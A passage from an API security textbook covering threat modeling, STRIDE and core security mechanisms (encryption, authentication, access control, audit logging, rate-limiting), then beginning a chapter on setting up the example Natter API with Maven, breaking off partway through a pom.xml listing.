Some API designs are more amenable to secure implementation than others, and there are tools and techniques that can help to ensure a secure implementation. It is much easier (and cheaper) to think about secure development before you begin coding rather than waiting until security defects are identified later in development or in production. Retrospectively altering a design and development life cycle to account for security is possible, but rarely easy. This book will teach you practical techniques for securing APIs, but if you want a more thorough grounding in how to design-in security from the start, then I recommend the book *Secure by Design* by Dan Bergh Johnsson, Daniel Deogun, and Daniel Sawano (Manning, 2019).

It is important to remember that there is no such thing as a perfectly secure system, and there is not even a single definition of "security." For a healthcare provider, being able to discover whether your friends have accounts on a system would be considered a major security flaw and a privacy violation. However, for a social network, the same capability is an essential feature. Security therefore depends on the context. There are many aspects that should be considered when designing a secure API, including the following:

- The *assets* that are to be protected, including data, resources, and physical devices
- Which *security goals* are important, such as confidentiality of account names
- The *mechanisms* that are available to achieve those goals
- The *environment* in which the API is to operate, and the *threats* that exist in that environment

1.4.1 Assets

For most APIs, the assets will consist of information, such as customer names and addresses, credit card information, and the contents of databases. If you store information about individuals, particularly if it may be sensitive such as sexual orientation or political affiliations, then this information should also be considered an asset to be protected.

There are also physical assets to consider, such as the physical servers or devices that your API is running on. For servers running in a datacenter, there are relatively

few risks of an intruder stealing or damaging the hardware itself, due to physical protections (fences, walls, locks, surveillance cameras, and so on) and the vetting and monitoring of staff that work in those environments. But an attacker may be able to gain control of the *resources* that the hardware provides through weaknesses in the operating system or software running on it. If they can install their own software, they may be able to use your hardware to perform their own actions and stop your legitimate software from functioning correctly.

In short, anything connected with your system that has value to somebody should be considered an asset. Put another way, if anybody would suffer real or perceived harm if some part of the system were compromised, that part should be considered an asset to be protected. That harm may be direct, such as loss of money, or it may be more abstract, such as loss of reputation. For example, if you do not properly protect your users' passwords and they are stolen by an attacker, the users may suffer direct harm due to the compromise of their individual accounts, but your organization would also suffer reputational damage if it became known that you hadn't followed basic security precautions.

1.4.2 Security goals

Security goals are used to define what security actually means for the protection of your assets. There is no single definition of security, and some definitions can even be contradictory! You can break down the notion of security in terms of the goals that should be achieved or preserved by the correct operation of the system. There are several standard security goals that apply to almost all systems. The most famous of these are the so-called "CIA Triad":

- *Confidentiality*—Ensuring information can only be read by its intended audience
- *Integrity*—Preventing unauthorized creation, modification, or destruction of information
- *Availability*—Ensuring that the legitimate users of an API can access it when they need to and are not prevented from doing so.

Although these three properties are almost always important, there are other security goals that may be just as important in different contexts, such as *accountability* (who did what) or *non-repudiation* (not being able to deny having performed an action). We will discuss security goals in depth as you develop aspects of a sample API.

Security goals can be viewed as *non-functional requirements* (NFRs) and considered alongside other NFRs such as performance or reliability goals. In common with other NFRs, it can be difficult to define exactly when a security goal has been satisfied. It is hard to prove that a security goal is *never* violated because this involves proving a negative, but it's also difficult to quantify what "good enough" confidentiality is, for example.

One approach to making security goals precise is used in cryptography. Here, security goals are considered as a kind of game between an attacker and the system, with the attacker given various powers. A standard game for confidentiality is known

as *indistinguishability*. In this game, shown in figure 1.4, the attacker gives the system two equal-length messages, A and B, of their choosing and then the system gives back the encryption of either one or the other. The attacker wins the game if they can determine which of A or B was given back to them. The system is said to be secure (for this security goal) if no realistic attacker has better than a 50:50 chance of guessing correctly.




Figure 1.4 The indistinguishability game used to define confidentiality in cryptography. The attacker is allowed to submit two equal-length messages, A and B. The system then picks one at random and encrypts it using the key. The system is secure if no "efficient" challenger can do much better than guesswork to know whether they received the encryption of message A or B.

Not every scenario can be made as precise as those used in cryptography. An alternative is to refine more abstract security goals into specific requirements that are concrete enough to be testable. For example, an instant messaging API might have the functional requirement that *users are able to read their messages*. To preserve confidentiality, you may then add constraints that users are only able to read their *own* messages and that a user must be *logged in* before they can read their messages. In this approach, security goals become constraints on existing functional requirements. It then becomes easier to think up test cases. For example:

- Create two users and populate their accounts with dummy messages.
- Check that the first user cannot read the messages of the second user.
- Check that a user that has not logged in cannot read any messages.

There is no single correct way to break down a security goal into specific requirements, and so the process is always one of iteration and refinement as the constraints become clearer over time, as shown in figure 1.5. After identifying assets and defining security goals, you break down those goals into testable constraints. Then as you implement and test those constraints, you may identify new assets to be protected. For




Figure 1.5 Defining security for your API consists of a four-step iterative process of identifying assets, defining the security goals that you need to preserve for those assets, and then breaking those down into testable implementation constraints. Implementation may then identify new assets or goals and so the process continues.

example, after implementing your login system, you may give each user a unique temporary session cookie. This session cookie is itself a new asset that should be protected. Session cookies are discussed in chapter 4.

This iterative process shows that security is not a one-off process that can be signed off once and then forgotten about. Just as you wouldn't test the performance of an API only once, you should revisit security goals and assumptions regularly to make sure they are still valid.

1.4.3 Environments and threat models

A good definition of API security must also consider the environment in which your API is to operate and the potential threats that will exist in that environment. A *threat* is simply any way that a security goal might be violated with respect to one or more of your assets. In a perfect world, you would be able to design an API that achieved its security goals against any threat. But the world is not perfect, and it is rarely possible or economical to prevent all attacks. In some environments some threats are just not worth worrying about. For example, an API for recording race times for a local cycling club probably doesn't need to worry about the attentions of a nation-state intelligence agency, although it may want to prevent riders trying to "improve" their own best times or alter those of other cyclists. By considering realistic threats to your API you can decide where to concentrate your efforts and identify gaps in your defenses.

DEFINITION A *threat* is an event or set of circumstances that defeats the security goals of your API. For example, an attacker stealing names and address details from your customer database is a threat to confidentiality.

The set of threats that you consider relevant to your API is known as your *threat model*, and the process of identifying them is known as *threat modeling*.

DEFINITION *Threat modeling* is the process of systematically identifying threats to a software system so that they can be recorded, tracked, and mitigated.

There is a famous quote attributed to Dwight D. Eisenhower:

Plans are worthless, but planning is everything.

It is often like that with threat modeling. It is less important exactly how you do threat modeling or where you record the results. What matters is that you do it, because the process of thinking about threats and weaknesses in your system will almost always improve the security of the API.

There are many ways to do threat modeling, but the general process is as follows:

1. Draw a system diagram showing the main logical components of your API.
2. Identify *trust boundaries* between parts of the system. Everything within a trust boundary is controlled and managed by the same owner, such as a private datacenter or a set of processes running under a single operating system user.
3. Draw arrows to show how data flows between the various parts of the system.
4. Examine each component and data flow in the system and try to identify threats that might undermine your security goals in each case. Pay particular attention to flows that cross trust boundaries. (See the next section for how to do this.)
5. Record threats to ensure they are tracked and managed.

The diagram produced in steps one to three is known as a *dataflow diagram*, and an example for a fictitious pizza ordering API is given in figure 1.6. The API is accessed by a web application running in a web browser, and also by a native mobile phone app, so these are both drawn as processes in their own trust boundaries. The API server runs in the same datacenter as the database, but they run as different operating system accounts so you can draw further trust boundaries to make this clear. Note that the operating system account boundaries are nested inside the datacenter trust boundary. For the database, I've drawn the database management system (DBMS) process separately from the actual data files. It's often useful to consider threats from users that have direct access to files separately from threats that access the DBMS API because these can be quite different.

Identifying threats

If you pay attention to cybersecurity news stories, it can sometimes seem that there are a bewildering variety of attacks that you need to defend against. While this is partly true, many attacks fall into a few known categories. Several methodologies have been




Figure 1.6 An example dataflow diagram, showing processes, data stores and the flow of data between them. Trust boundaries are marked with dashed lines. Internal processes are marked with rounded rectangles, while external entities use squared ends. Note that we include both the database management system (DBMS) process and its data files as separate entities.

developed to try to systematically identify threats to software systems, and we can use these to identify the kinds of threats that might befall your API. The goal of threat modeling is to identify these general threats, not to enumerate every possible attack. One very popular methodology is known by the acronym STRIDE, which stands for:

- **S**poofing—Pretending to be somebody else
- **T**ampering—Altering data, messages, or settings you're not supposed to alter
- **R**epudiation—Denying that you did something that you really did do
- **I**nformation disclosure—Revealing information that should be kept private
- **D**enial of service—Preventing others from accessing information and services
- **E**levation of privilege—Gaining access to functionality you're not supposed to have access to

Each initial in the STRIDE acronym represents a class of threat to your API. General security mechanisms can effectively address each class of threat. For example, spoofing threats, in which somebody pretends to be somebody else, can be addressed by requiring all users to authenticate. Many common threats to API security can be eliminated entirely (or at least significantly mitigated) by the consistent application of a few basic security mechanisms, as you'll see in chapter 3 and the rest of this book.

LEARN ABOUT IT You can learn more about STRIDE, and how to identify specific threats to your applications, through one of many good books about threat modeling. I recommend Adam Shostack's *Threat Modeling: Designing for Security* (Wiley, 2014) as a good introduction to the subject.

Pop quiz

3 What do the initials CIA stand for when talking about security goals?

4 Which one of the following data flows should you pay the most attention to when threat modeling?

   a Data flows within a web browser
   b Data flows that cross trust boundaries
   c Data flows between internal processes
   d Data flows between external processes
   e Data flows between a database and its data files

5 Imagine the following scenario: a rogue system administrator turns off audit logging before performing actions using an API. Which of the STRIDE threats are being abused in this case? Recall from section 1.1 that an audit log records who did what on the system.

The answers are at the end of the chapter.

1.5 Security mechanisms

Threats can be countered by applying security mechanisms that ensure that particular security goals are met. In this section we will run through the most common security mechanisms that you will generally find in every well-designed API:

- *Encryption* ensures that data can't be read by unauthorized parties, either when it is being transmitted from the API to a client or at rest in a database or filesystem. Modern encryption also ensures that data can't be modified by an attacker.
- *Authentication* is the process of ensuring that your users and clients are who they say they are.
- *Access control* (also known as *authorization*) is the process of ensuring that every request made to your API is appropriately authorized.
- *Audit logging* is used to ensure that all operations are recorded to allow accountability and proper monitoring of the API.
- *Rate-limiting* is used to prevent any one user (or group of users) using all of the resources and preventing access for legitimate users.

Figure 1.7 shows how these five processes are typically layered as a series of filters that a request passes through before it is processed by the core logic of your API. As discussed in section 1.3.1, each of these five stages can sometimes be outsourced to an external component such as an API gateway. In this book, you will build each of them from scratch so that you can assess when an external component may be an appropriate choice.




Figure 1.7 When processing a request, a secure API will apply some standard steps. Requests and responses are encrypted using the HTTPS protocol. Rate-limiting is applied to prevent DoS attacks. Then users and clients are identified and authenticated, and a record is made of the access attempt in an access or audit log. Finally, checks are made to decide if this user should be able to perform this request. The outcome of the request should also be recorded in the audit log.

1.5.1 Encryption

The other security mechanisms discussed in this section deal with protecting access to data through the API itself. Encryption is used to protect data when it is outside your API. There are two main cases in which data may be at risk:

- Requests and responses to an API may be at risk as they travel over networks, such as the internet. Encrypting data *in transit* is used to protect against these threats.
- Data may be at risk from people with access to the disk storage that is used for persistence. Encrypting data *at rest* is used to protect against these threats.

TLS should be used to encrypt data in transit and is covered in chapter 3. Alternatives to TLS for constrained devices are discussed in chapter 12. Encrypting data at rest is a complex topic with many aspects to consider and is largely beyond the scope of this book. Some considerations for database encryption are discussed in chapter 5.

1.5.2 Identification and authentication

Authentication is the process of verifying whether a user is who they say they are. We are normally concerned with *identifying* who that user is, but in many cases the easiest way to do that is to have the client tell us who they are and check that they are telling the truth.

The driving test story at the beginning of the chapter illustrates the difference between identification and authentication. When you saw your old friend Alice in the park, you immediately knew who she was due to a shared history of previous interactions. It would be downright bizarre (not to mention rude) if you asked old friends for formal identification! On the other hand, when you attended your driving test it was not surprising that the examiner asked to see your driving license. The examiner has probably never met you before, and a driving test is a situation in which somebody might reasonably lie about who they are, for example, to get a more experienced driver to take the test for them. The driving license authenticates your claim that you are a particular person, and the examiner trusts it because it is issued by an official body and is difficult to fake.

Why do we need to identify the users of an API in the first place? You should always ask this question of any security mechanism you are adding to your API, and the answer should be in terms of one or more of the security goals that you are trying to achieve. You may want to identify users for several reasons:

- You want to record which users performed what actions to ensure accountability.
- You may need to know who a user is to decide what they can do, to enforce confidentiality and integrity goals.
- You may want to only process authenticated requests to avoid anonymous DoS attacks that compromise availability.

Because authentication is the most common method of identifying a user, it is common to talk of "authenticating a user" as a shorthand for identifying that user via authentication. In reality, we never "authenticate" a user themselves but rather *claims* about their identity such as their username. To authenticate a claim simply means to determine if it is authentic, or genuine. This is usually achieved by asking the user to present some kind of *credentials* that prove that the claims are correct (they provide *credence* to the claims, which is where the word "credential" comes from), such as providing a password along with the username that only that user would know.

Authentication factors

There are many ways of authenticating a user, which can be divided into three broad categories known as *authentication factors*:

- Something you know, such as a secret password
- Something you have, like a key or physical device
- Something you are. This refers to *biometric factors*, such as your unique fingerprint or iris pattern.

Any individual factor of authentication may be compromised. People choose weak passwords or write them down on notes attached to their computer screen, and they mislay physical devices. Although biometric factors can be appealing, they often have high error rates. For this reason, the most secure authentication systems require two or more different factors. For example, your bank may require you to enter a password and then use a device with your bank card to generate a unique login code. This is known as *two-factor authentication* (2FA) or *multi-factor authentication* (MFA).

> **DEFINITION** *Two-factor authentication* (2FA) or *multi-factor authentication* (MFA) require a user to authenticate with two or more different factors so that a compromise of any one factor is not enough to grant access to a system.

Note that an authentication factor is different from a credential. Authenticating with two different passwords would still be considered a single factor, because they are both based on something you know. On the other hand, authenticating with a password and a time-based code generated by an app on your phone counts as 2FA because the app on your phone is something you have. Without the app (and the secret key stored inside it), you would not be able to generate the codes.

1.5.3 Access control and authorization

In order to preserve confidentiality and integrity of your assets, it is usually necessary to control who has access to what and what actions they are allowed to perform. For example, a messaging API may want to enforce that users are only allowed to read their own messages and not those of anybody else, or that they can only send messages to users in their friendship group.

> **NOTE** In this book I've used the terms *authorization* and *access control* interchangeably, because this is how they are often used in practice. Some authors use the term *access control* to refer to an overall process including authentication, authorization, and audit logging, or *AAA* for short.

There are two primary approaches to access control that are used for APIs:

- *Identity-based access control* first identifies the user and then determines what they can do based on who they are. A user can try to access any resource but may be denied access based on access control rules.
- *Capability-based access control* uses special tokens or keys known as *capabilities* to access an API. The capability itself says what operations the bearer can perform rather than who the user is. A capability both names a resource and describes the permissions on it, so a user is not able to access any resource that they do not have a capability for.

Chapters 8 and 9 cover these two approaches to access control in detail.

Capability-based security

The predominant approach to access control is identity-based, where who you are determines what you can do. When you run an application on your computer, it runs with the same permissions that you have. It can read and write all the files that you can read and write and perform all the same actions that you can do. In a capability-based system, permissions are based on unforgeable references known as *capabilities* (or *keys*). A user or an application can only read a file if they hold a capability that allows them to read that specific file. This is a bit like a physical key that you use in the real world; whoever holds the key can open the door that it unlocks. Just like a real key typically only unlocks a single door, capabilities are typically also restricted to just one object or file. A user may need many capabilities to get their work done, and capability systems provide mechanisms for managing all these capabilities in a user-friendly way. Capability-based access control is covered in detail in chapter 9.

It is even possible to design applications and their APIs to not need any access control at all. A *wiki* is a type of website invented by Ward Cunningham, where users collaborate to author articles about some topic or topics. The most famous wiki is Wikipedia, the online encyclopedia that is one of the most viewed sites on the web. A wiki is unusual in that it has no access controls at all. Any user can view and edit any page, and even create new pages. Instead of access controls, a wiki provides extensive *version control* capabilities so that malicious edits can be easily undone. An audit log of edits provides accountability because it is easy to see who changed what and to revert those changes if necessary. Social norms develop to discourage antisocial behavior. Even so, large wikis like Wikipedia often have some explicit access control policies so that articles can be locked temporarily to prevent "edit wars" when two users disagree strongly or in cases of persistent vandalism.

1.5.4 Audit logging

An audit log is a record of every operation performed using your API. The purpose of an audit log is to ensure accountability. It can be used after a security breach as part of a forensic investigation to find out what went wrong, but also analyzed in real-time by log analysis tools to identity attacks in progress and other suspicious behavior. A good audit log can be used to answer the following kinds of questions:

- Who performed the action and what client did they use?
- When was the request received?
- What kind of request was it, such as a read or modify operation?
- What resource was being accessed?
- Was the request successful? If not, why?
- What other requests did they make around the same time?

It's essential that audit logs are protected from tampering, and they often contain *personally identifiable information* that should be kept confidential. You'll learn more about audit logging in chapter 3.

> **DEFINITION** *Personally identifiable information*, or *PII*, is any information that relates to an individual person and can help to identify that person. For example, their name or address, or their date and place of birth. Many countries have data protection laws like the GDPR, which strictly control how PII may be stored and used.

1.5.5 Rate-limiting

The last mechanisms we will consider are for preserving availability in the face of malicious or accidental DoS attacks. A DoS attack works by exhausting some finite resource that your API requires to service legitimate requests. Such resources include CPU time, memory and disk usage, power, and so on. By flooding your API with bogus requests, these resources become tied up servicing those requests and not others. As well as sending large numbers of requests, an attacker may also send overly large requests that consume a lot of memory or send requests very slowly so that resources are tied up for a long time without the malicious client needing to expend much effort.

The key to fending off these attacks is to recognize that a client (or group of clients) is using more than their fair share of some resource: time, memory, number of connections, and so on. By limiting the resources that any one user is allowed to consume, we can reduce the risk of attack. Once a user has authenticated, your application can enforce *quotas* that restrict what they are allowed to do. For example, you might restrict each user to a certain number of API requests per hour, preventing them from flooding the system with too many requests. There are often business reasons to do this for billing purposes, as well as security benefits. Due to the application-specific nature of quotas, we won't cover them further in this book.

> **DEFINITION** A *quota* is a limit on the number of resources that an individual user account can consume. For example, you may only allow a user to post five messages per day.

Before a user has logged in you can apply simpler rate-limiting to restrict the number of requests overall, or from a particular IP address or range. To apply rate-limiting, the API (or a load balancer) keeps track of how many requests per second it is serving. Once a predefined limit is reached then the system rejects new requests until the rate falls back under the limit. A rate-limiter can either completely close connections when the limit is exceeded or else slow down the processing of requests, a process known as *throttling*. When a distributed DoS is in progress, malicious requests will be coming from many different machines on different IP addresses. It is therefore important to be able to apply rate-limiting to a whole group of clients rather than individually. Rate-limiting attempts to ensure that large floods of requests are rejected before the system is completely overwhelmed and ceases functioning entirely.

DEFINITION *Throttling* is a process by which a client's requests are slowed down without disconnecting the client completely. Throttling can be achieved either by queueing requests for later processing, or else by responding to the requests with a status code telling the client to slow down. If the client doesn't slow down, then subsequent requests are rejected.

The most important aspect of rate-limiting is that it should use fewer resources than would be used if the request were processed normally. For this reason, rate-limiting is often performed in highly optimized code running in an off-the-shelf load balancer, reverse proxy, or API gateway that can sit in front of your API to protect it from DoS attacks rather than having to add this code to each API. Some commercial companies offer DoS protection as a service. These companies have large global infrastructure that is able to absorb the traffic from a DoS attack and quickly block abusive clients.

In the next chapter, we will get our hands dirty with a real API and apply some of the techniques we have discussed in this chapter.

Pop quiz

6 Which of the STRIDE threats does rate-limiting protect against?

- a Spoofing
- b Tampering
- c Repudiation
- d Information disclosure
- e Denial of service
- f Elevation of privilege

7 The WebAuthn standard (https://www.w3.org/TR/webauthn/) allows hardware security keys to be used by a user to authenticate to a website. Which of the three authentication factors from section 1.5.1 best describes this method of authentication?

The answers are at the end of the chapter.

Answers to pop quiz questions

1 c, e, and f. While other aspects of security may be relevant to different APIs, these three disciplines are the bedrock of API security.

2 d. An API gateway is a specialized type of reverse proxy.

3 Confidentiality, Integrity, and Availability.

4 b. Data flows that cross trust boundaries are the most likely place for threats to occur. APIs often exist at trust boundaries.

5 Repudiation. By disabling audit logging, the rogue system administrator will later be able to deny performing actions on the system as there will be no record.

6 e. Rate-limiting primarily protects against denial of service attacks by preventing a single attacker from overloading the API with requests.

7 A hardware security key is something you have. They are usually small devices that can be plugged into a USB port on your laptop and can be attached to your key ring.

Summary

- You learned what an API is and the elements of API security, drawing on aspects of information security, network security, and application security.
- You can define security for your API in terms of assets and security goals.
- The basic API security goals are confidentiality, integrity, and availability, as well as accountability, privacy, and others.
- You can identify threats and assess risk using frameworks such as STRIDE.
- Security mechanisms can be used to achieve your security goals, including encryption, authentication, access control, audit logging, and rate-limiting.

2 Secure API development

This chapter covers

- Setting up an example API project
- Understanding secure development principles
- Identifying common attacks against APIs
- Validating input and producing safe output

I've so far talked about API security in the abstract, but in this chapter, you'll dive in and look at the nuts and bolts of developing an example API. I've written many APIs in my career and now spend my days reviewing the security of APIs used for critical security operations in major corporations, banks, and multinational media organizations. Although the technologies and techniques vary from situation to situation and from year to year, the fundamentals remain the same. In this chapter you'll learn how to apply basic secure development principles to API development, so that you can build more advanced security measures on top of a firm foundation.

2.1 The Natter API

You've had the perfect business idea. What the world needs is a new social network. You've got the name and the concept: *Natter*—the social network for coffee mornings, book groups, and other small gatherings. You've defined your minimum viable

product, somehow received some funding, and now need to put together an API and a simple web client. You'll soon be the new Mark Zuckerberg, rich beyond your dreams, and considering a run for president.

Just one small problem: your investors are worried about security. Now you must convince them that you've got this covered, and that they won't be a laughing stock on launch night or faced with hefty legal liabilities later. Where do you start?

Although this scenario might not be much like anything you're working on, if you're reading this book the chances are that at some point you've had to think about the security of an API that you've designed, built, or been asked to maintain. In this chapter, you'll build a toy API example, see examples of attacks against that API, and learn how to apply basic secure development principles to eliminate those attacks.

2.1.1 Overview of the Natter API

The Natter API is split into two REST endpoints, one for normal users and one for moderators who have special privileges to tackle abusive behavior. Interactions between users are built around a concept of social spaces, which are invite-only groups. Anyone can sign up and create a social space and then invite their friends to join. Any user in the group can post a message to the group, and it can be read by any other member of the group. The creator of a space becomes the first moderator of that space.

The overall API deployment is shown in figure 2.1. The two APIs are exposed over HTTP and use JSON for message content, for both mobile and web clients. Connections to the shared database use standard SQL over Java's JDBC API.




Figure 2.1 Natter exposes two APIs—one for normal users and one for moderators. For simplicity, both share the same database. Mobile and web clients communicate with the API using JSON over HTTP, although the APIs communicate with the database using SQL over JDBC.

The Natter API offers the following operations:

- A HTTP POST request to the `/spaces` URI creates a new social space. The user that performs this POST operation becomes the owner of the new space. A unique identifier for the space is returned in the response.
- Users can add messages to a social space by sending a POST request to `/spaces/<spaceId>/messages` where `<spaceId>` is the unique identifier of the space.
- The messages in a space can be queried using a GET request to `/spaces/<spaceId>/messages`. A `since=<timestamp>` query parameter can be used to limit the messages returned to a recent period.
- Finally, the details of individual messages can be obtained using a GET request to `/spaces/<spaceId>/messages/<messageId>`.

The moderator API contains a single operation to delete a message by sending a DELETE request to the message URI. A Postman collection to help you use the API is available from https://www.getpostman.com/collections/ef49c7f5cba0737ecdfd. To import the collection in Postman, go to File, then Import, and select the Link tab. Then enter the link, and click Continue.

> **TIP** Postman (https://www.postman.com) is a widely used tool for exploring and documenting HTTP APIs. You can use it to test examples for the APIs developed in this book, but I also provide equivalent commands using simple tools throughout the book.

In this chapter, you will implement just the operation to create a new social space. Operations for posting messages to a space and reading messages are left as an exercise. The GitHub repository accompanying the book (https://github.com/NeilMadden/apisecurityinaction) contains sample implementations of the remaining operations in the chapter02-end branch.

2.1.2 Implementation overview

The Natter API is written in Java 11 using the Spark Java (http://sparkjava.com) framework (not to be confused with the Apache Spark data analytics platform). To make the examples as clear as possible to non-Java developers, they are written in a simple style, avoiding too many Java-specific idioms. The code is also written for clarity and simplicity rather than production-readiness. Maven is used to build the code examples, and an H2 in-memory database (https://h2database.com) is used for data storage. The Dalesbred database abstraction library (https://dalesbred.org) is used to provide a more convenient interface to the database than Java's JDBC interface, without bringing in the complexity of a full object-relational mapping framework.

Detailed instructions on installing these dependencies for Mac, Windows, and Linux are in appendix A. If you don't have all or any of these installed, be sure you have them ready before you continue.


TIP For the best learning experience, it is a good idea to type out the listings in this book by hand, so that you are sure you understand every line. But if you want to get going more quickly, the full source code of each chapter is available on GitHub from https://github.com/NeilMadden/apisecurityin-action. Follow the instructions in the README.md file to get set up.

2.1.3 Setting up the project

Use Maven to generate the basic project structure, by running the following command in the folder where you want to create the project:

```
mvn archetype:generate \
    -DgroupId=com.manning.apisecurityinaction \
    -DartifactId=natter-api \
    -DarchetypeArtifactId=maven-archetype-quickstart \
    -DarchetypeVersion=1.4 -DinteractiveMode=false
```

If this is the first time that you've used Maven, it may take some time as it downloads the dependencies that it needs. Once it completes, you'll be left with the following project structure, containing the initial Maven project file (pom.xml), and an `App` class and `AppTest` unit test class under the required Java package folder structure.



You first need to replace the generated Maven project file with one that lists the dependencies that you'll use. Locate the pom.xml file and open it in your favorite editor or IDE. Select the entire contents of the file and delete it, then paste the contents of listing 2.1 into the editor and save the new file. This ensures that Maven is configured for Java 11, sets up the main class to point to the `Main` class (to be written shortly), and configures all the dependencies you need.

NOTE At the time of writing, the latest version of the H2 database is 1.4.200, but this version causes some errors with the examples in this book. Please use version 1.4.197 as shown in the listing.

Listing 2.1 pom.xml

```
<?xml version="1.0" encoding="UTF-8"?>

<project xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
         http://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>

  <groupId>com.manning.api-security-in-action</groupId>
  <artifactId>natter-api</artifactId>
  <version>1.0.0-SNAPSHOT</version>

  <properties>
